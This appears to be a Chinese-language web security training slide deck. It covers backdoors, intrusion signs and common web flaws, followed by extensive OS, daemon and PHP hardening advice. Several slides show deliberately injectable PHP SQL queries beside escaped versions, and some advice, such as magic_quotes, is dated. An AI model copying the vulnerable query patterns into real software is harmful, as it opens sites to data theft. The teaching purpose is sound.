
# 植入後門

- 新增帳號/修改原帳號
- 後門程式
- IRCbot
- TCP proxy
- 建立偽造網頁以供網路釣魚
- rootkit: 隱藏蹤跡及保留存取權限的工具"組"
  - 修改log紀錄
  - 置換系統工具
  - 後門程式

# BOTnet




**Attacker**



# 入侵徵兆

- 網頁遭更改
- 磁碟空間快速減少
- 網路流量提高
- 上游監控單位的通知
- 系統紀錄異常
- 系統中存在不明帳號
- 不明的 process
- 被破壞的 utmp/wtmp
- 「看起來古怪」的事情





# 網頁攻擊手法剖析

# 常見 Web 應用程式弱點 (1)

## ➤ 程式過濾不當

### ◆ SQL Injection

- 竊取資料、入侵網站

### ◆ Cross Site Scripting

- 利用網站弱點竊取其他用戶資料

### ◆ Arbitrary File Inclusion

- 入侵網站

### ◆ Code/Command Injection

- 入侵網站

### ◆ Directory Traversal

- 瀏覽敏感資訊檔案

### ◆ Buffer Overflow

- 入侵網站主機

# 常見 Web 應用程式弱點 (2)

## ➤ 邏輯設計不當

### ◆ **Cookie Poisoning**

- 變換身份、提升權限

### ◆ **Parameter Tampering**

- 竄改參數，使應用程式出現不可預期反應

### ◆ **Upload File Mis-Handling**

- 植入網站木馬

### ◆ **Information Disclosure**

- 洩露網站資訊

### ◆ **Weak Authentication**

- 脆弱的認證機制



<以下略 ... >



# 防禦工事建置

# Protect Your Website

- Web Security =
  - Secure OS
  - + Secure Daemon
  - + Secure Application
- Firewall / IPS
- Network Forensics System
- Web AP Firewall
- Security in SDLC

# Secure OS

- Keep System up to date
- Service
- Firewall
- Host-based IDS
- Vulnerability Scanner
- Account
- Avoid backdoor program
- Harden kernel

# Keep System up to date

- 定時更新所有套件
  - ◆ Windows – Windows Update/自動更新
  - ◆ Linux – yum/apt/urpmi/yast/rhn-update
  - ◆ BSD – ports / portupgrade
  - ◆ Solaris – Sun Update Connection / pkg-get
- 必要時更新 kernel



# Service

- 停止所有使用不到的服務
- 儘可能使用加密的協定
  - ◆ telnet => ssh
  - ◆ pop3 => pop3s
  - ◆ http => https
- 以最小權限運行服務
- 隱藏版本及設定
- chroot ( if possible )

# Firewall

- UNIX – ipchains/iptables/ipfw/ipf/pf/sunscreen
- Windwos – Default/Norton/Kaspersky/...etc
- DROP 所有對本機的連線，  
僅開放必要服務的 port
- 限制本機對外部的連線，  
僅開放必要的 程式/目標機/目的埠
- nmap -p 1-65535 target

# Host-based IDS

- AIDE (UNIX)
- AFICK (Win/UNIX)
- Archon (Win)
- OSIRIS (Win/UNIX)
- OSSEC (Win/UNIX)
- Samhain (UNIX)
- Tripwire (Win/UNIX)

# Vulnerability Scanner

## ➤ Free

- ◆ Nessus
- ◆ SATAN
- ◆ Microsoft Baseline Security Analyzer

## ➤ Commercial

- ◆ ISS Internet Scanner
- ◆ DragonSoft Secure Scanner
- ◆ Foundstone Foundscan
- ◆ eEye Retina

# Harden system

## ➤ Harden Package

- ◆ Tiger – ( AIX/HPUX/IRIX/Linux/SunOS )
- ◆ Bastille Linux – ( Linux )
- ◆ LSAT – ( Linux )

## ➤ Check files with setuid root permission

# Account

- mail/ftp only 的帳號，使用其他認證方式取代 (ldap/mysql/...etc) 系統帳號
- 關閉非管理者的登入權限
- 定期更換密碼
- 規範密碼強度

# Avoid backdoor program

- chroot 所有的 daemon
- 除了 /、/usr 外，把其他 partitions ( /var、/tmp、/home、...) 的 mount option 加上 nosuid,noexec
- 一般 user 不需使用的話，把 gcc、perl 及 python 改成限 root 執行 (或移除)

# Harden Linux Kernel

- Pax/Exec-Shield
  - ◆ `kernel.randomize_va_space = 1`
  - ◆ `kernel.exec-shield = 1` (RedHat/Fedora)
- APParmor
- SELinux
- GRsecurity kernel module
- RSBAC ( Rule Set Based Access Control )



# sshd

- 限制連接的來源
  - ◆ Firewall
  - ◆ TCP Wrapper ( hosts.allow & hosts.deny )
- Ban 掉不斷嚐試登入的來源 –
  - ◆ BlockHosts - <http://www.aczoom.com/cms/blockhosts/>
  - ◆ DenyHosts - <http://denyhosts.sf.net/>
  - ◆ Daemon Shield - <http://daemonshield.sf.net/>
  - ◆ Fail2ban - <http://fail2ban.sf.net/>

# sshd (續)

- in `/etc/ssh/sshd_config` :
  - ◆ 禁止 root login - `PermitRootLogin no`
  - ◆ 更改至別的連接埠 - `Port xxx`
  - ◆ 只使用 ssh v2 - `Protocol 2`
  - ◆ 關閉 ssh port forwarding -  
`AllowTcpForwarding no`  
`GatewayPorts no`
  - ◆ 允許/禁止哪些用戶或群組連接 sshd -  
`AllowGroups`、`AllowUsers`、  
`DenyGroups`、`DenyUsers`

# Apache

- Chroot if possible
- cgi control
- Logs
- DocumentRoot permission
- Run as separate user ( suEXEC )
- Protect Auth password file
- Be careful about MIME file handling
- Mod\_security

# MySQL

- chroot is possible
- 停用 old\_passwords( in my.cnf )
- 為所有使用者設定密碼
- 限制連接來源
  - ◆ Firewall
  - ◆ MySQL Permission
- 切割資料庫權限
  - ◆ Show Grants;
  - ◆ GRANT ALL on \*.\* to 'user'; => **Bad !!**
  - ◆ GRANT ALL on Forum.\* to user@localhost identified by 'password'; => **Normal** .
  - ◆ REVOKE FILE on Forum.\* from user@ ...
  - ◆ GRANT SELECT,INSERT,UPDATE,DELET ...

# php config

## ➤ in php.ini –

- ◆ `register_global = off` (全域變數)
- ◆ `magic_quotes_gpc = on` ( ' => \' , “ => \" , %00 => \0 )
- ◆ `display_error = off` (在網頁上顯示錯誤訊息)
- ◆ `log_error = on` (紀錄錯誤訊息)
- ◆ `allow_url_fopen = off` (可開啟遠端網頁)
- ◆ `expose_php = off` (顯示 PHP 版本資訊)
- ◆ `open_basedir =` (允許開啟的目錄)
- ◆ `safe_mode = on` (安全模式)
- ◆ `disable_function =` (禁止使用的函數)
- ◆ `safe_mode_include_dir =` (允許include的目錄)

# php (續)

- Encode php source / config –
  - ◆ Zend Encoder + Optimizer
  - ◆ ionCube Standalone Encoder
  - ◆ PHP Encoder
  - ◆ PHTML Encoder
  - ◆ SourceCop
  - ◆ SourceGuardian

# Secure Daemon - Apache

- Chroot if possible
- cgi control
- Logs
- DocumentRoot permission
- Run as separate user ( suEXEC )
- Protect Auth password file
- Be careful about MIME file handling
- Mod\_security

# Secure Application

- Purge client input
- Configuration
- Database permission
- Error handling
- Code Review
- Web Vulnerability Scan



# Purge client input (1)

- 所有使用者輸入的資料都是不可信任的！
- 先白名單 => 再黑名單
- 使用各 DBMS 所提供的 escape function 來處理特殊字元，如將 ' 轉為 \'
- 使用內建或自訂函數將輸出的"文字內容" 轉為 HTML Entities，如 < => &lt;，> => &gt;

# Purge client input (2)

## ➤ Code example - avoid sql injection

### ◆ 數字型 - 僅允許數字

```
if( !preg_match( '/^\d+$/ ' , $_GET["id"] ) ) {  
    log(); die();  
}
```

### ◆ 字串型 - 僅允許英文及數字

```
if( !preg_match( '/^[ \d\w]+$/ ' , $_POST["username"] ) )  
{  
    log(); die();  
}
```

### ◆ 其他 - 妥善處理 sql escape 字元

```
$sql = sprintf("SELECT * FROM users WHERE user='%s' AND  
password='%s' ", mysql_real_escape_string($user),  
mysql_real_escape_string($password) );
```

# SQL Injection (1) (Vuln)

<?php

```
$user = $_POST["username"] ;
```

```
$pass = $_POST["password"] ;
```

```
$sql = "SELECT *
```

```
FROM account
```

```
WHERE
```

```
username='$user' and password='$pass' ";
```

?>

# SQL Injection (1) (Safe)

<?php

```
$user = mysql_real_escape_string($_POST["username"]);
```

```
$pass= mysql_real_escape_string($_POST["password"]);
```

```
$sql = "SELECT *
```

```
FROM account
```

```
WHERE
```

```
username='$user' and password='$pass' ";
```

?>

# SQL Injection (2) (Vuln)

<?php

```
$id = $_GET['id'];  
$sql = "SELECT *  
      FROM article  
      WHERE  
      id=$id";
```

?>

# SQL Injection (2) (Safe)

<?php

```
$id = intval ( $_GET['id'] );
```

```
$sql = "SELECT *  
      FROM article  
      WHERE  
      id=$id";
```

?>

# SQL Injection (2) (Safe)

<?php

```
$id = mysql_real_escape_string ( $_GET['id'] );
```

```
$sql = "SELECT *  
      FROM article  
      WHERE  
      id='$id' ";
```

?>

# Purge client input (3)

## ➤ Code example - avoid cross site scripting

### ◆ PHP\_SELF

- `<form action="<?php echo htmlspecialchars($PHP_SELF); ?>" ...`

### ◆ show result

```
$search = $_GET['search'];
```

```
$result = search( $search );
```

```
print "搜尋 " . htmlspecialchars( $search ) . "之結果為" .  
    htmlspecialchars( $result );
```



# Purge client input (4)

## ➤ Code example - avoid command injection

```
<?php
```

```
    $dir = $_GET['dir'] ;
```

```
if( $dir != " ) {
```

```
    $cmd = sprintf("ls -al %s", escapeshellarg($dir) );
```

```
    system( $cmd );
```

```
}
```

# Purge client input (5)

## ➤ Code example - avoid directory traversal

```
<?php
    $file = $_GET['filename'] ;
    if( $file != " " ) {
        $realfile = basename( $file );
        readfile( "data/$realfile" );
    }
?>
```

# Error Handling

- 設定固定的錯誤頁面、或在應用程式出錯時(語言、或SQL)，關閉除錯訊息的輸出，以增加注入的難度
- 回應訊息時，勿使用任何挑釁性的言詞，以免引起攻擊者惱羞成怒

# IIS – 關閉預設錯誤訊息



# Apache - ErrorDocument

- `ErrorDocument 403 /block.html`
- `ErrorDocument 404 /block.html`
- `ErrorDocument 500 /block.html`

# Code Review

➤ 以程式對原始碼作靜態分析，取代傳統人工檢查

- ◆ Microsoft Source Code Analyzer (ASP)
- ◆ CodeScan ( ASP/PHP )
- ◆ CodeSecure ( PHP/JSP )
- ◆ Ounce ( Java/.NET )
- ◆ Pixy ( PHP )
- ◆ Fortify SCA ( .NET/Java )
- ◆ SWAAT ( PHP )
- ◆ Spike PHP Security Audit Tool ( PHP )

# Web Vulnerability Scanner

## ➤ Free

- ◆ Nikto
- ◆ Wikto
- ◆ (HP) Scrawlr

## ➤ Commercial

- ◆ (HP) SPI Dynamics - WebInspect
- ◆ (IBM) Watchfire - AppScan
- ◆ Acunetix - Web Vulnerability Scanner
- ◆ N-Stalker - Web Application Security Scanner

# Web Vulnerability Scan

- 以前述之 Web Vulnerability Scanner 進行掃描
  - ◆ 定期掃描
  - ◆ 驗收外包專案時
  - ◆ 新 AP 上線前
  - ◆ 修改程式後
  - ◆ 更新 signature 後



# Firewall / IPS

- 僅開放外部連入內部 80 port
- 阻擋內部對外的連線，僅開放必要的 host/port
- 追蹤可疑的大量連線
- 以 netflow/sflow/port mirror 統計流量計錄
- 保持更新 signature 以抵擋新型攻擊

# Network Forensics System


- 側錄所有封包並整理，以便日後鑑識追蹤
- 有效確認入侵途徑及追查攻擊者來源之方案
- 需克服加密協定之問題
- 沙賓法案、巴塞爾協定及醫療HIPAA等相關規範，要求需保留資料供稽核

# Web Application Firewall


- 可較有效阻擋 Web 層攻擊之資安設備
- 居中處理 SSL 加解密，因此可分析 https 加密封包
- 由“行為”模式判斷是否為攻擊
- 雙向保護，輸入及輸出資料皆進行檢查
- 防止短時間內遭大量截取網頁、砍站
- 設定較繁瑣，需 AP 開發人員配合

# SDLC


愈早開始注重安全問題，所花費之 Price 愈低！



Source: Boehm et al, COCOMO II, Center for Software Engineering



# 完整應用程式防護





# Resources

# 台灣網站遭入侵資訊

## ➤ 大砲開講

◆ <http://rogerspeaking.com/>

## ➤ 網路攻防戰

◆ <http://anti-hacker.blogspot.com/>

## ➤ 天罡--輪迴的阿修羅

◆ [http://tw.myblog.yahoo.com/edward\\_205\\_6/](http://tw.myblog.yahoo.com/edward_205_6/)

## ➤ 資安之眼 – TW網站淪陷資料庫

◆ <http://www.itis.tw/compromised>

➤ xssed

◆ <http://www.xssed.com/archive>

➤ Zone-h

◆ [http://www.zone-h.org/component/option,com\\_attacks/Itemid,44/](http://www.zone-h.org/component/option,com_attacks/Itemid,44/)

➤ 中國被黑站點統計系統

◆ <http://www.zone-h.com.cn/>

➤ .tw Turk-h.Org

◆ <http://turk-h.org/defacement/list/filter/url/.tw>



# Wargames (1)

- <http://wargame.cna.ccu.edu.tw/>
- <http://wargame.dyns.cx/>
- <http://hackerslab.org/>
- <http://trythis0ne.com/>
- <http://www.dareyourmind.net/>
- <http://www.smashthestack.org/>
- <http://www.pulltheplug.org/wargames/>
- <http://www.hackquest.de/>

# Wargames (2)

- <http://www.hackergames.net/>
- <http://www.hack4u.org/>
- <http://www.hackthissite.org/>
- <http://www.darksigns.com/>
- <http://www.crackmes.de/>
- <http://www.rootthisbox.org/>
- <http://www.hackr.org/>
- <http://www.mod-x.com/>

# Wargames (3)

- <http://www.hackits.de/>
- <http://quiz.ngsec.com/game3/>
- <http://www.hack.ae/>
- <http://www.hackerplayground.com/>
- <http://roothack.org/>
- <http://www.try2hack.nl/>
- <http://dualpage.muz.ro/webgame>

# Security Live CD

## ➤ BackTrack

◆ <http://www.remote-exploit.org/backtrack.html>

## ➤ Helix

◆ <http://www.e-fense.com/helix/>

## ➤ Nemesis

◆ <http://www.skyridr.net/>

## ➤ Pentoo

◆ <http://www.pentoo.ch/-PENTOO-.html>